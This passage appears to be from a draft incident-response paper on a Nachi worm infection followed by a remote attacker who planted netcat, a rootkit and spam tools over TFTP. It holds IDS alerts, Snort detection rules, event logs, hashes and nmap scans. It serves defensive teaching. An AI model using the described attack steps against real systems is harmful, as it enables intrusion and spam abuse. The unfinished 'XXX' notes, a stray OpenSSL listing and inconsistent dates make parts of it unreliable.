


Figure 37: Nachi Infection Triggers Autonomous Attacker




Figure 38: Autonomous Attacker Compromises Computers

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Tftp nc.exe
Tftp root kit
Tftp spam script
Tftp e-mail addresses
Tftp spam template

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The Incident Handling Process

XXX More details!! The entire section is too high level, blah blah blah

Preparation

XXX Describe the state of the incident handling preparation

XXX What existing countermeasures do you have in place

XXX Was there an established incident handling process before the incident occurred? If yes, describe it.

XXX Describe the incident handling team

XXX Include sanitized excerpts of policies and procedures that could help demonstrate the preparation status.

Policy

XXX Include example policy screen shots.

XXX Detail countermeasure currently in place.

XXX What is the corp. outlook on incident handling

INSERT SANS Policies

<http://www.sans.org/resources/policies/>

The company that controls the target network has an umbrella policy specific to Information Security. It covers the following areas:

- The executive committee appoints a security officer responsible for information security.
- The security officer is responsible for writing information security policies.

- The security officer is responsible for the creation, staffing and maintenance of a security office.
- The security officer is responsible for monitoring for intrusions and policy violations.
- The security officer is responsible for the creation and maintenance of an incident response procedure.
- The security officer is responsible for reporting security incidents to the executive committee.

The security officer with the support of human resources management has created an acceptable use policy that specifies that the company owns all systems and data and there is no presumption of privacy. This policy includes a requirement that all systems include a login banner emphasizing the lack of privacy and the existence of system and network monitoring.

The security officer with the support of information systems management has created a policy and procedure that establishes an incident response team composed of information systems and network administrators as well as information security staff. The team is chartered to mobilize and support the incident response effort when a security incident is called.

People

XXX Who makes up the actual incident handling team?

The incident response team meets quarterly to discuss open issues and conduct after-action reviews.

The security officer has established a 'Golden-Bolt' program that awards attentive system administrators with monetary rewards for the discovery and communication of anomalies.

The security officer provides semi-annual hacker training for incident response team members and system administrators.

Data

As the incident response team is made up primarily of system and network administrators, access to systems and data is a byproduct of the team's composition.

Software/hardware

XXX Jump-kit can be references in the containment section

XXX Describe how to use the items in the jump-kit during an incident.

The security office has procured a security jump-bag that includes the

following items:

- 2 hardcover notebooks with numbered pages that can't be removed

These are used to record notes related to an incident

- 2 Blank DTL Type IV Tapes
- 2 Blank 4mm DAT Tapes
- 10 Blank CD-R disks
- 10 Blank DVD-R disks
- 10 Blank 3 1/4" Floppy Disks

The media is used for backups. The variety of media is based on the common systems in the environment.

- 2 120Gb EIDE HDD
- 2 72Gb SCSI HDD

Hard disk drives for making forensic images of systems.

- 2 'Tools' CD-ROMs
- 2 'Tools' USB Disks
- 2 'Tools' Floppy Disks

The 'Tools' media includes a Linux and Windows directory that contains system specific 'handy' utilities.

- 2 Copies of the knoppix⁵⁷ boot-CD

Knoppix is for the UNIX investigators.

- 2 Copies of the EnCase⁵⁸ acquisition boot disk

EnCase is for the Windows/EnCase investigators.

- 2 4-port 10/100 hubs
- 10 1m Cat-5 Ethernet cables
- 2 3m Cat-5 Ethernet cables

The hubs are used to tap into connections between hosts and network devices like switches that obscure traffic from the investigator.

- 2 Laptops with Linux as the host OS and VMWare⁵⁹ with Windows 2000 as a guest OS

We include two laptops just in case there is a need to monitor or interact with two network segments at the same.

⁵⁷<http://www.knoppix.net>

⁵⁸<http://www.guidancesoftware.com/products/EnCaseEnterprise/index.shtm>

⁵⁹<http://www.vmware.com>

- 1 Roll of evidence tape
- 1 Pad of evidence tracking tags
- 1 Box of evidence bags

The above physical evidence items are used to protect the evidence chain. In simple terms, all items must be bagged, taped and tagged.

- 1 Hard-case tool-kit with a lock

The locking hard case deters would-be gear-pinchers from walking off with items that will be needed during an incident.

The jump-bag is owned and secured by the security office to ensure that no-one 'borrows' anything.

Communications

XXX How is the procedure implemented? How is it used?

The security incident process includes a communication protocol with clearly defined roles and contact information. A copy of this procedure is included in the jump-bag.

Supplies

Supplies are included in the jump-bag and are not available for consumption during non-security incident functions.

Transportation

The company that controls the target network only has one site on one floor of a commercial office building and no 'special' transportation requirements exist at this time.

Space

The security office has an access controlled lab for use during security incidents. This lab is not the communication center or 'war-room'.

A conference room has been allocated as a dual-purpose area with special signs indicating that the room can be commandeered at any time for use as a security incident war-room.

Power & environmental controls

Both the security office lab and the dual-purpose conference/war room have additional telephone, network and power connections to support security

incident operational needs.

Documentation

XXX Include the security incident policy here.

The security incident policy and procedure have been approved the executive committee and are published on the internal security office website.

The security incident procedure states that the priority in handling any incident is the restoration of normal operations. Only with the approval of the incident commander, can the return to normal operations be delayed. In addition, the procedure states that under no circumstance will a security incident team member communicate any incident related information to a non-team member. The procedure creates an incident communications officer who is the only team member authorized to communicate incident related information to non-team members.

Identification

XXX Describe the identification phase of the incident

XXX Give a timeline of the incident

XXX How is the incident detected and confirmed to be an incident

XXX What countermeasures worked?

XXX How quickly is the incident identified

XXX Include screen shorts; log files, etc as appropriate to illustrate the detection/identification process for at least one operating system

XXX Describe in detail the chain of custody procedures used, any affirmations, and a listing of all evidence in this section.

XXX Convey a sense of time for activities from the first indications through closeout.

XXX There is some info in containment that should be in identification.

XXX Describe who saw it, when and what was seen while doing what activity.

Incident time-line

Phase One:

Nachi worm gets into the network via a remote access user connected through a VPN tunnel.

Nachi worm begins propagating throughout the network

All times are represented in 24 hour notation, GMT

XXX Parts of this should be copied or moved to the identification section.

Phase Two:

15:30 A report from the externally manages IDS alerts information security staff of a large number of 'Windows Shell Banner' events in unusual TCP sessions originating on a foreign network.

+0:15 Information security staff reviews internally managed IDS to confirm report and collect additional data.

+0:20 Information security staff confirms alerts as Nachi worm related traffic and associate ping sweep IDS alerts to the same security event. This is a pre-existing security incident so no additional escalations are made at this time.

+0:45 Information security staff provides a list of possible Nachi infected systems to the desktop support group for manual remediation.

+2:00 Information security staff notice that one of the Nachi infected systems is on the other side of a B2B VPN connection and does not seem to be exhibiting the normal Nachi reconnaissance and scanning characteristics but assumes that this is caused by access controls on the far side of the VPN connection.

+2:30 System administrators responsible for SMTP mail relays received a high load alert from the network and system monitoring tools and begin to investigate.

+4:00 Postmaster begins receiving complaint e-mails from external Internet users that have received bulk unsolicited mail (SPAM) that appears to originate from the target network.

+4:05 Postmaster notifies the system administrators responsible for the SMTP mail relays and realizes the mail is coming from the target network.

+4:10 Postmaster and system administrators responsible for the SMTP mail relays contact the security incident team.

+4.30 A security incident team meeting is held to access the situation and discuss detected anomalies.

+5:00 Information security staff review the alerts detected at +2:00 for possible correlation with the SPAM event and discover the linkage between hosts on the target network scanning the remote IP address and the remote

IP address sending an RPC-DCOM Buffer overflow and a shell connection on a non-Nachi port and some TFTP uploads.

+5:15 Information security staff contact the security incident commander and execute a security incident. The collected information indicates that a remote system has compromised multiple systems on the target network.

+5:20 Security incident team review the current information and decide with the approval of the incident commander, to block access to/from the attacking system at the perimeter firewalls. At the same time, the incident commander approves a communication to be sent from the security incident communication manager to the security officer of the business partner with the IP address of the suspected attacker.

+5:30 Firewall rules are added to block all traffic from the suspected attacker's IP address and TFTP (UDP/69) and port the shell connection port (TCP/9999) from the source network.

XXX What commands were executed to put in the firewall block?

+5:40 Information security staff selected one of the systems that was compromised by the remote attacker based on IDS logs and makes a forensic copy of the systems hard disk drive for future analysis.

+5:50 Security incident team with the incident commanders approval choose to execute immediate system restores for all compromised hosts as they are all workstations and the documented priority is to return to normal operational status.

+6:15 Compromised hosts are removed from the network and re-imaged off the network and patches for the vulnerabilities used by the Nachi worm and the remote attacker are installed prior to reconnecting the hosts to the target network.

+12:00 A forensic analysis of the system indicates that the compromised workstation had been infected with the Nachi worm which had been removed manually and two foreign binaries and two text files had been installed in the last 24 hours.

XXX How is the forensic analysis done?

+18:00 After-action meeting was scheduled for the following week to review findings and lessons learned.

Perimeter detection

Externally managed ISS IDS:

The event alerts sent to the information security staff included the expected

Nachi alerts as well as a large number of RPC-DCOM alerts:

The following is an alert showing an infected host on the target network scanning the external attacker's host:

Tag Name : Nachi_Ping_Sweep
Alert Name : Nachi_Ping_Sweep
Severity : High
Tag Brief Description :
Observance Type : Intrusion Detection
Combined Event Count : 1
Cleared Flag : No
Target DNS Name :
Target IP Address : 192.168.30.10
Target Object Name : No Object Found
Target Object Type : No Object Found
Target Service :
Source DNS Name :
Source IP Address : 192.168.10.10
SourcePort Name : 0

The infected host on the target network then attempts to compromise the external attacker's host using the MS RPC-DCOM exploit:

Tag Name : MSRPC_RemoteActivate_Bo
Alert Name : MSRPC_RemoteActivate_Bo
Severity : High
Tag Brief Description :
Observance Type : Intrusion Detection
Combined Event Count : 1
Cleared Flag : No
Target DNS Name :
Target IP Address : 192.168.10.10
Target Object Name : 135
Target Object Type : Target Port
Target Service : epmap
Source DNS Name :
Source IP Address : 192.168.30.10
SourcePort Name : 4743

And then the external attacker counter attacks:

Tag Name : MSRPC_RemoteActivate_Bo
Alert Name : MSRPC_RemoteActivate_Bo
Severity : High
Tag Brief Description :
Observance Type : Intrusion Detection
Combined Event Count : 1
Cleared Flag : No
Target DNS Name :
Target IP Address : 192.168.10.10
Target Object Name : 135

Target Object Type : Target Port
Target Service : epmap
Source DNS Name :
Source IP Address : 192.168.30.10
SourcePort Name : 3275

The following is the high level listing of event alerts reported by the externally managed ISS IDS:

Tag Name	Severity	Source IP	Target IP
Nachi_Ping_Sweep	High	192.168.10.10	192.168.30.0
Smurf_Attack	Medium	192.168.10.10	192.168.30.0
MSRPC_RemoteActivate_Bo	High	192.168.10.10	192.168.30.10
Microsoft_Windows_Shell_Banner	High	192.168.30.10	192.168.10.10
TFTP_Nachi_Worm	High	192.168.30.10	192.168.10.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10
MSRPC_RemoteActivate_Bo	High	192.168.30.10	192.168.10.10
Microsoft_Windows_Shell_Banner	High	192.168.10.10	192.168.30.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10

Internally managed snort IDS:

Alert Type	Source IP	Target IP
ICMP PING CyberKit 2.2 Windows	192.168.10.10	192.168.30.0
NETBIOS DCERPC ISystemActivator bind attempt	192.168.10.10	192.168.30.10
ATTACK-RESPONSES Microsoft cmd.exe banner	192.168.30.10	192.168.10.10
NETBIOS DCERPC ISystemActivator bind attempt	192.168.30.10	192.168.10.10
ATTACK-RESPONSES Microsoft cmd.exe banner	192.168.10.10	192.168.30.10

Both the ISS and snort IDS alerts match-up well with the documented exploit mechanism used by both the Nachi worm and the NachiReactor.pl script.

The following snort rules are included with the current release of snort and would greatly improve the event detection of this kind of exploit:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Put";  
content:"|00 02|"; offset:0; depth:2; reference:cve,CVE-1999-0183;  
reference:arachnids,148; classtype:bad-unknown; sid:518; rev:3;)  
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get";  
content:"|00 01|"; offset:0; depth:2; classtype:bad-unknown; sid:1444; rev:2;)
```

Host perimeter detection

The workstations connected to the target network do not have any host level

intrusion detection or firewall software installed. Consequently, there is no host perimeter and no alerts related to the host perimeter. This is an opportunity for improvement on all workstations including the installation of HIDS (Host based IDS) or install host level packet filters, firewalls and logging.

XXX System Event Logs

Event Type: Success Audit
Event Source: Security
Event Category: Detailed Tracking
Event ID: 592
Date: 9/11/2003
Time: 7:38:01 PM
User: NT AUTHORITY\SYSTEM
Computer: SHADOW-VICTIM
Description:
A new process has been created:
New Process ID: 2170163232
Image File Name: \WINNT\system32\wins\svchost.exe
Creator Process ID: 2171372384
User Name: SHADOW-VICTIM\$\
Domain: WORKGROUP
Logon ID: (0x0,0x3E7)

Event Type: Success Audit
Event Source: Security
Event Category: Detailed Tracking
Event ID: 592
Date: 9/11/2003
Time: 7:37:43 PM
User: SHADOW-VICTIM\Administrator
Computer: SHADOW-VICTIM
Description:
A new process has been created:
New Process ID: 2170268800
Image File Name: \WINNT\system32\wins\dlhhost.exe
Creator Process ID: 2170637440
User Name: Administrator
Domain: SHADOW-VICTIM
Logon ID: (0x0,0x768C)

Event Type: Success Audit
Event Source: Security
Event Category: Detailed Tracking
Event ID: 592
Date: 9/11/2003
Time: 7:37:44 PM
User: SHADOW-VICTIM\Administrator
Computer: SHADOW-VICTIM
Description:
A new process has been created:
New Process ID: 2171050016
Image File Name: \WINNT\system32\wins\RpcServicePack.exe
Creator Process ID: 2170268800
User Name: Administrator
Domain: SHADOW-VICTIM
Logon ID: (0x0,0x768C)

Event Type: Success Audit
Event Source: Security

Event Category: Detailed Tracking
Event ID: 592
Date: 9/11/2004
Time: 7:37:32 PM
User: SHADOW-VICTIM\Administrator
Computer: SHADOW-VICTIM
Description:
A new process has been created:
New Process ID: 2170268800
Image File Name: \\WINNT\system32\rundll32.exe
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User Name: Administrator
Domain: SHADOW-VICTIM
Logon ID: (0x0,0x768C)

System-level detection

XXX How are the binaries detected on the system?

OpenSSL

asn1parse Parse an ASN.1 sequence.
ca Certificate Authority (CA) Management.
ciphers Cipher Suite Description Determination.
crl Certificate Revocation List (CRL) Management.
crl2pkcs7 CRL to PKCS#7 Conversion.
dgst Message Digest Calculation.
dh Diffie-Hellman Parameter Management. Obsoleted by
dhparam.
dsa DSA Data Management.
dsaparam DSA Parameter Generation.
enc Encoding with Ciphers.
errstr Error Number to Error String Conversion.
dhparam Generation and Management of Diffie-Hellman
Parameters.
by gendh Generation of Diffie-Hellman Parameters. Obsoleted
dhparam.
gensa Generation of DSA Parameters.
genrsa Generation of RSA Parameters.
ocsp Online Certificate Status Protocol utility.
passwd Generation of hashed passwords.
pkcs12 PKCS#12 Data Management.
pkcs7 PKCS#7 Data Management.

rand	Generate pseudo-random bytes.
req	X.509 Certificate Signing Request (CSR) Management.
rsa	RSA Data Management.
rsautl	RSA utility for signing, verification, encryption,
and	decryption.
s_client	This implements a generic SSL/TLS client which can
establish	a transparent connection to a remote server speaking
SSL/TLS.	Itâs intended for testing purposes only and provides
only	rudimentary interface functionality but internally
uses	mostly all functionality of the OpenSSL ssl library.
s_server	This implements a generic SSL/TLS server which
accepts con-	nections from remote clients speaking SSL/TLS. Itâs
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rudimentary	interface functionality but internally uses mostly
all func-	tionality of the OpenSSL ssl library. It provides
both an	own command line oriented protocol for testing SSL
functions	and a simple HTTP response facility to emulate an
	SSL/TLS-aware webserver.
s_time	SSL Connection Timer.
sess_id	SSL Session Data Management.
smime	S/MIME mail processing.
speed	Algorithm Speed Measurement.
verify	X.509 Certificate Verification.
version	OpenSSL Version Information.
x509	X.509 Certificate Data Management.
MESSAGE DIGEST COMMANDS	
md2	MD2 Digest
md5	MD5 Digest
mdc2	MDC2 Digest
rmd160	RMD-160 Digest
sha	SHA Digest
sha1	SHA-1 Digest
ENCODING AND CIPHER COMMANDS	
base64	Base64 Encoding
bf	bf-cbc bf-cfb bf-ecb bf-ofb

```

        Blowfish Cipher
    cast cast-cbc
        CAST Cipher

    cast5-cbc cast5-cfb cast5-ecb cast5-ofb
        CAST5 Cipher

    des des-cbc des-cfb des-ecb des-ede des-ede-cbc des-ede-cfb
des-ede-ofb
    des-ofb
        DES Cipher

    des3 desx des-ede3 des-ede3-cbc des-ede3-cfb des-ede3-ofb
        Triple-DES Cipher

    idea idea-cbc idea-cfb idea-ecb idea-ofb
        IDEA Cipher

    rc2 rc2-cbc rc2-cfb rc2-ecb rc2-ofb
        RC2 Cipher

    rc4
        RC4 Cipher

    rc5 rc5-cbc rc5-cfb rc5-ecb rc5-ofb
        RC5 Cipher

```

Nachi

Compressed:

10240 bytes (dllhost.exe.7305)

```
[rdilley@shadow dangerous]$ openssl dgst dllhost.exe.7305
```

```
MD5(dllhost.exe.7305)= 53bfe15e9143d86b276d73fdcaf66265
```

Uncompressed (Modified UPX):

28672 bytes (dllhost.exe.unpacked.7305)

```
[rdilley@shadow dangerous]$ openssl dgst dllhost.exe.unpacked.7305
```

```
MD5(dllhost.exe.unpacked.7305)= 037d252fb022f2b3b808897f1c044ecc
```

Nachi strings are included for your reference in appendix A.

Generated by BinText v3.00

<http://www.foundstone.com/>

NetCat

```
$ openssl dgst nc.exe  
MD5(nc.exe)= e0fb946c00b140693e3cf5de258c22a1
```

59392 bytes (nc.exe)

The strings associated with netcat.exe are included in the appendix.

XXX Standard W2K System

```
[root@shadow bin]# ./nmap -sS -sU -sV -O victim  
  
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2003-09-11  
18:49 PST  
Interesting ports on victim (192.168.10.10):  
(The 3128 ports scanned but not shown below are in state: closed)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows msrpc  
135/udp   open  msrpc  
137/udp   open  netbios-ns?  
138/udp   open  netbios-dgm?  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds  
445/udp   open  microsoft-ds?  
500/udp   open  isakmp?  
1025/tcp  open  mstask        Microsoft mstask (task server -  
c:\winnt\system32\Mstask.exe)  
Device type: general purpose  
Running: Microsoft Windows 95/98/ME|NT/2K/XP  
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000  
Professional or Advanced Server, or Windows XP  
  
Nmap run completed -- 1 IP address (1 host up) scanned in 47.149  
seconds
```

XXX Standard W2K System with Nachi active

```
[root@shadow bin]# ./nmap -sS -sU -sV -O victim  
  
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2003-09-11  
19:19 PST  
Interesting ports on victim (192.168.10.10):  
(The 3126 ports scanned but not shown below are in state: closed)  
PORT      STATE SERVICE      VERSION  
69/udp    open  tftp?  
135/tcp   open  msrpc        Microsoft Windows msrpc  
135/udp   open  msrpc  
137/udp   open  netbios-ns?  
138/udp   open  netbios-dgm?  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds  
445/udp   open  microsoft-ds?  
500/udp   open  isakmp?  
707/tcp   open  unknown
```



```
1025/tcp open  mstask          Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP, Microsoft Windows
2000 Professional RC1 or Windows 2000 Advanced Server Beta3
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 48.995
seconds
```

XXX Standard W2K w/netcat backdoor post Nachi

```
[root@shadow bin]# ./nmap -sS -sU -sV -O victim
```

```
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2003-09-11
19:21 PST
```

```
Interesting ports on victim (192.168.10.10):
```

```
(The 3127 ports scanned but not shown below are in state: closed)
```

PORT	STATE	SERVICE	VERSION
69/udp	open	tftp?	
135/tcp	open	msrpc	Microsoft Windows msrpc
135/udp	open	msrpc	
137/udp	open	netbios-ns?	
138/udp	open	netbios-dgm?	
139/tcp	open	netbios-ssn	
445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds
445/udp	open	microsoft-ds?	
500/udp	open	isakmp?	
707/tcp	open	unknown	
1025/tcp	open	mstask	Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)

```
Device type: general purpose
```

```
Running: Microsoft Windows 95/98/ME|NT/2K/XP
```

```
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 45.529
seconds
```

XXX What steps are necessary to use TCPView.exe?

TCPView.exe is not part of the target company's standard system installation. The jump-kit used by the company includes a useful tool CD that has TCPView.exe. The incident response team member can insert the CD into a suspected victim host and execute the tool by selecting Start->Run->D:\Windows\TCPView.exe. This assumes that there is only one hard disk drive installed in the system as drive C and that the CD-Rom drive is drive D.




Figure 39: TCPView running on a standard Windows 2000 system




Figure 40: TCPView of initial Nachi infection




Figure 41: TCPView of Nachi starting TFTP service




Figure 42: TCPView of Nachi worm scanning

Several mainstream virus-scanning engines detect the Nachi worm. In

addition, the characteristics listed in the exploit section can be used as a manual means of detecting the existence of all or part of the Nachi infestation. Lastly, unexpected binaries on the system including netcat (nc.exe) as well as currently running processes that are detected with TCPView.exe⁶⁰ which have network listeners bound are a flag that administrators and security incident team members should look out for.




Figure 43: TCPView of netcat backdoor

⁶⁰ TCPView by Mark Russinovich <http://www.sysinternals.com>

